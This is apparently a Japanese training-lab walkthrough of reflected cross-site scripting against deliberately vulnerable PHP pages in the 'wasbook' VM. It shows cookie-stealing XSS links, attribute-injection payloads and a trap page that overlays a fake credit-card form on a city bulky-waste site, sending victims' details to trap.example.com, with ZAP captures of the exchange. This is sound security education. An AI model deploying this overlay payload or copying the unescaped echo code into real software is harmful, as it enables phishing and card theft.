6 氏名<INPUT size="20" name="name" value=""><BR>
7 住所<INPUT size="20" name="addr" value=""><BR>
8 電話番号<INPUT size="20" name="tel" value=""><BR>
9 品目<INPUT size="10" name="kind" value="">
10 数量<INPUT size="5" name="num" value=""><BR>
11 <input type=submit value="申込"></FORM>
12 </BODY>
13 </HTML>
14
```

〇〇市粗大ゴミ受付センター


http://example.jp/43/43-002.php

view-source:http://example.jp/43/43-002.php

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <HTML>
3 <HEAD><TITLE>〇〇市粗大ゴミ受付センター</TITLE></HEAD>
4 <BODY>
5 <FORM action="" METHOD=POST>
6 氏名<INPUT size="20" name="name" value=""><BR>
7 住所<INPUT size="20" name="addr" value=""><BR>
8 電話番号<INPUT size="20" name="tel" value=""><BR>
9 品目<INPUT size="10" name="kind" value="">
10 数量<INPUT size="5" name="num" value=""><BR>
11 <input type=submit value="申込"></FORM>
12 </BODY>
13 </HTML>
14
```


XSS(基本編) 43-902:粗大ゴミ悪用

【ブラウザ】



4.3 表示処理に伴う問題

- クロスサイト・スクリプティング (基本編)
 - 43-001:正常系
 - 43-001:XSS攻撃
 - 43-900:罠サイト
 - 43-002:粗大ゴミ申し込み(正常系)
 - 43-902:粗大ゴミ悪用
 - 43-003:引用符で囲まない属性値(正常系)
 - 43-003:引用符で囲まない属性値(XSS)
 - 43-004:引用符で囲った属性値(正常系)
 - 43-004:引用符で囲った属性値(XSS)



```
1 <html>
2 <head><title>4.3 表示処理に伴う問題</title></head>
3 <body>
4 4.3 表示処理に伴う問題
5 <ul>
6 <li>クロスサイト・スクリプティング (基本編) </li>
7 <ol>
8 <li><a href="43-001.php?keyword=Haskell">43-001:正常系</a></li>
9 <li><a href="43-001.php?keyword=&lt;script&gt;alert(document.cookie)&lt;/script&gt;">43-001:XSS攻撃</a></li>
10 <li><a href="http://trap.example.com/43/43-900.html">43-900:罠サイト</a></li>
11 <li><a href="43-002.php">43-002:粗大ゴミ申し込み(正常系)</a></li>
12 <li><a href="http://trap.example.com/43/43-902.html">43-902:粗大ゴミ悪用</a></li>
13 <li><a href="43-003.php?p=alice@example.jp">43-003:引用符で囲まない属性値(正常系)</a></li>
14 <li><a href="43-003.php?p=1tonmouseover%3dalert(document.cookie)">43-003:引用符で囲まない属性値(XSS)</a></li>
15 <li><a href="43-004.php?p=alice@example.jp">43-004:引用符で囲った属性値(正常系)</a></li>
16 <li><a href="43-004.php?p="+tonmouseover%3d"alert(document.cookie)">43-004:引用符で囲った属性値(XSS)</a></li>
17 </ol>
```

【サーバ: 43/43-902.html】

```
/var/www/html/43/43-902.html - wasbook@192.168.56.101 - エディタ - WinSCP
<html>
<head><title>粗大ゴミの申し込みがクレジットカードで</title></head>
<body>
〇〇市の粗大ゴミの申し込みがクレジットカードで支払えるようになっていたので、さっそく試した。これは便利です。
<BR>
<form action="http://example.jp/43/43-002.php" method="POST">
<input name="name" type="hidden" value="" >
</form>
<form style=top:5px;left:5px;position:absolute;z-index:99;background-color:white action=http://trap.example.com/43/43-903.php method=POST>
粗大ゴミの回収費用がクレジットカードでお支払い頂けるようになりました<br>
氏 名<input size=20 name=name><br>
住 所<input size=20 name=addr><br>
電話番号<input size=20 name=tel><br>
品 目<input size=10 name=kind>数量<input size=5 name=num><br>
カード番号<input size=16 name=card>有効期限<input size=5 name=thru><br>
<input value=申込 type=submit><BR><BR><BR><BR></form>'
<input style="cursor:pointer;text-decoration:underline;color:blue;border:none;background:transparent;font-size:100%;"
type="submit" value="〇〇市粗大ゴミ申し込みセンター">
</form>
</body>
</html>
```

ここから始まる橙色のエリアが
注入するHTML

formを絶対座標で、画面左上に位置づける
Z-index:99 で元のformよりも前面に位置づける
background-color:white で背景色を白にして、透けないようにする

リンクに見せかけたボタン

【サーバ: 43/43-002.php 】

```
/var/www/html/43/43-002.php - wasbook@192.168.56.101 - エディタ - WinSCP
文字コード
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTML>
<HEAD><TITLE>〇〇市粗大ゴミ受付センター</TITLE></HEAD>
<BODY>
<FORM action="" METHOD=POST>
氏 名<INPUT size="20" name="name" value="<?php echo @$_POST['name']; ?>"><BR>
住 所<INPUT size="20" name="addr" value="<?php echo @$_POST['addr']; ?>"><BR>
電話番号<INPUT size="20" name="tel" value="<?php echo @$_POST['tel']; ?>"><BR>
品 目<INPUT size="10" name="kind" value="<?php echo @$_POST['kind']; ?>">
数量<INPUT size="5" name="num" value="<?php echo @$_POST['num']; ?>"><BR>
<input type=submit value="申込"></FORM>
</BODY>
</HTML>
```

【サーバ: 43/43-003.php 】

```
/var/www/html/43/43-003.php - wasbook@192.168.56.101 - エディタ - WinSCP
文字コード
<body>
<input type=input name=mail value=<?php echo $_GET['p']; ?>>
</body>
```

【ブラウザ→偽サーバ: リクエスト trap.example.com/43/43-002.html → レスポンス】粗大ゴミ悪用

無題セッション - 20181218-014508 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```
GET http://trap.example.com/43/43-902.html HTTP/1.1
1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/43/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 18 Dec 2018 13:05:07 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1168
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "490-56c2a2df0881f-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>粗大ゴミの申し込みがクレジットカードで</title></head>
<body>
〇〇市の粗大ゴミの申し込みがクレジットカードで支払えるようになっていたので、さっそく試した。これは便利です。
<BR>
<form action="http://example.jp/43/43-002.php" method="POST">
<input name="name" type="hidden" value=
"></form> <form style=top:5px;left:5px;position:absolute;z-index:99;background-color:white action=http://trap.example.com/43/43-903.php method=POST>粗大ゴミの回収費用がクレジットカードでお支払い頂けるよう
になりました<br>氏 名<input size=20 name=name> <br>住 所<input size=20 name=addr> <br>電話番号<input size=20 name=tel> <br>品 目<input size=10 name=kind>数量<input size=5 name=num> <br>
カード番号<input size=16 name=card>有効期限<input size=5 name=thru> <br> <input value=申込 type=submit> <BR> <BR> <BR> <BR> </form> >
<input style="cursor:pointer;text-decoration:underline;color:blue;border:none;background:transparent;font-size:100%;" type="submit" value="〇〇市粗大ゴミ申し込みセンター">
</form>
</body>
</html>
```

ここから始まる橙色のエリアが
注入するHTML

リンクに見せかけたボタン

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
15	18/12/18 22:05:06	GET	http://trap.example.com/43/43-902.html	200	OK	4 ms	1,168 bytes	Medium		Form, Hidden

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 43/43-002.php → レスポンス】粗大ゴミ悪用

無題セッション - 20181218-014508 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート → リクエスト → レスポンス

コンテキスト: 既定コンテキスト, サイト

リクエスト: POST http://example.jp/43/43-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/43/43-902.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 1129
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=rile7ctuhtu31c4bd80rdlj9a2
Upgrade-Insecure-Requests: 1
Host: example.jp

レスポンス: HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 18 Dec 2018 13:16:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1079
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

HTML内容:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTML>
<HEAD><TITLE>粗大ゴミ受付センター</TITLE></HEAD>
<BODY>
<FORM action="" METHOD=POST>
氏名<INPUT size="20" name="name" value="" /><form style=top:5px;left:5px;position:absolute;z-index:99;background-color:white
action=http://trap.example.com/43/43-903.php,method=POST>粗大ゴミの回収費用がクレジットカードでお支払い頂けるようになりました

氏名<input size=20 name=name>
住所<input size=20 name=addr>
電話番号<input size=20 name=tel>
品目<input size
=10 name=kind>数量<input size=5 name=num>
カード番号<input size=16 name=card>有効期限<input size=5 name=thru>
<input
value=申込 type=submit>

</form>">

住所<INPUT size="20" name="addr" value="">

電話番号<INPUT size="20" name="tel" value="">

品目<INPUT size="10" name="kind" value="">
数量<INPUT size="5" name="num" value="">

<input type=submit value="申込"></FORM>
</BODY>
</HTML>

FORM要素 (Annotation)

元のFORMにかぶせ (Annotation)

罫のサイトのURL (Annotation)

履歴 検索 アラート アウトプット

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
15	18/12/18 22:05:06	GET	http://trap.example.com/43/43-902.html	200	OK	4 ms	1,168 bytes	Medium		Form, Hidden
18	18/12/18 22:16:41	POST	http://example.jp/43/43-002.php	200	OK	23 ms	1,079 bytes	Medium		Form

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→偽サーバ: リクエスト trap.example.com/43/43-003.php → レスポンス】粗大ゴミ悪用

The screenshot shows the OWASP ZAP 2.7.0 interface. The main window displays the request and response for a POST to `http://trap.example.com/43/43-003.php`. The response body contains a form with the following fields:

```

name=%E5%BE%A1%E5%AD%90%E6%9F%B4%E3%80%80%E5%8D%9A%E4%B9%
8B&addr=%E5%A4%A7%E5%92%8C%E7%94%B0%E7%94%BA&tel=03-1234-5678&
kind=%E3%83%91%E3%82%BD%E3%82%B3%E3%83%B3&num=1&card=12345678
&thru=0921
  
```


The response body is rendered as HTML, showing the form fields and their values. The response status is 200 OK.

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
15	18/12/18 22:05:06	GET	http://trap.example.com/43/43-902.html	200	OK	4 ms	1,168 bytes	Medium		Form, Hidden
18	18/12/18 22:16:41	POST	http://example.jp/43/43-002.php	200	OK	23 ms	1,079 bytes	Medium		Form
22	18/12/18 22:41:03	POST	http://trap.example.com/43/43-903.php	200	OK	30 ms	433 bytes	Medium		

アラート: 0 1 2 0

現在のスキャン: 0 0 0 0 0 0 0 0

【ブラウザ】




〇〇市の粗大ゴミの申し込みがクレジットカードで支払えるようになっていたので、さっそく試した。これは便利です。

[〇〇市粗大ゴミ申し込みセンター](#)



```
1 <html>
2 <head><title>粗大ゴミの申し込みがクレジットカードで</title></head>
3 <body>
4 〇〇市の粗大ゴミの申し込みがクレジットカードで支払えるようになっていたので、さっそく試した。これは便利です。
5 <BR>
6 <form action="http://example.jp/43/43-002.php" method="POST">
7 <input name="name" type="hidden" value=""></input><form style=top:5px;left:5px;position:absolute;z-index:99;background-color:white action=http://trap.example.com/43/43-903.php method=POST>粗大ゴミの回収費用が
8 <input style="cursor:pointer;text-decoration:underline;color:blue;border:none;background:transparent;font-size:100%;" type="submit" value="〇〇市粗大ゴミ申し込みセンター">
9 </form>
10 </body>
11 </html>
12
```



粗大ゴミの回収費用がクレジットカードでお支払い頂けるようになりました


氏 名

住 所

電話番号

品 目 数量

カード番号 有効期限



粗大ゴミの回収費用がクレジットカードでお支払い頂けるようになりました

氏 名

住 所

電話番号

品 目 数量

カード番号 有効期限

ページURLは、元の粗大ゴミ受付センターであるので、気づかない。
このサイトが https でも、証明書は正規のものになるので、見破るのは困難。
HTMLだけで偽サイトが成り立っているのに、Javascriptで引っ掛けようとしても、見破れません。

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <HTML>
3 <HEAD><TITLE>〇〇市粗大ゴミ受付センター</TITLE></HEAD>
4 <BODY>
5 <FORM action="" METHOD=POST>
6 氏 名<INPUT size="20" name="name" value=""></form><form style=top:5px;left:5px;position:absolute;z-index:99;background-color:white action=http://trap.example.com/43/43-903.php method=POST>粗大ゴミの
7 住 所<INPUT size="20" name="addr" value=""><BR>
8 電話番号<INPUT size="20" name="tel" value=""><BR>
9 品 目<INPUT size="10" name="kind" value="">
10 数量<INPUT size="5" name="num" value=""><BR>
11 <input type=submit value="申込"></FORM>
12 </BODY>
13 </HTML>
14
```

情報収集スクリプト × +
trap.example.com/43/43-903.php

情報を受け付けました (本当の頁ではこんな表示はしない)
氏 名:御子柴 博之
住 所:大和田町
電話番号:03-1234-5678
品 目:パソコン
数量:1
カード番号:12345678
カード期限:0921

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <HTML>
3 <HEAD><TITLE>情報収集スクリプト</TITLE></HEAD>
4 <BODY>
5 情報を受け付けました (本当の頁ではこんな表示はしない) <br>
6 氏 名:御子柴 博之<BR>
7 住 所:大和田町<BR>
8 電話番号:03-1234-5678<BR>
9 品 目:パソコン<BR>
10 数 量:1<BR>
11 カード番号:12345678<BR>
12 カード期限:0921<BR>
13 </BODY>
14 </HTML>
15
```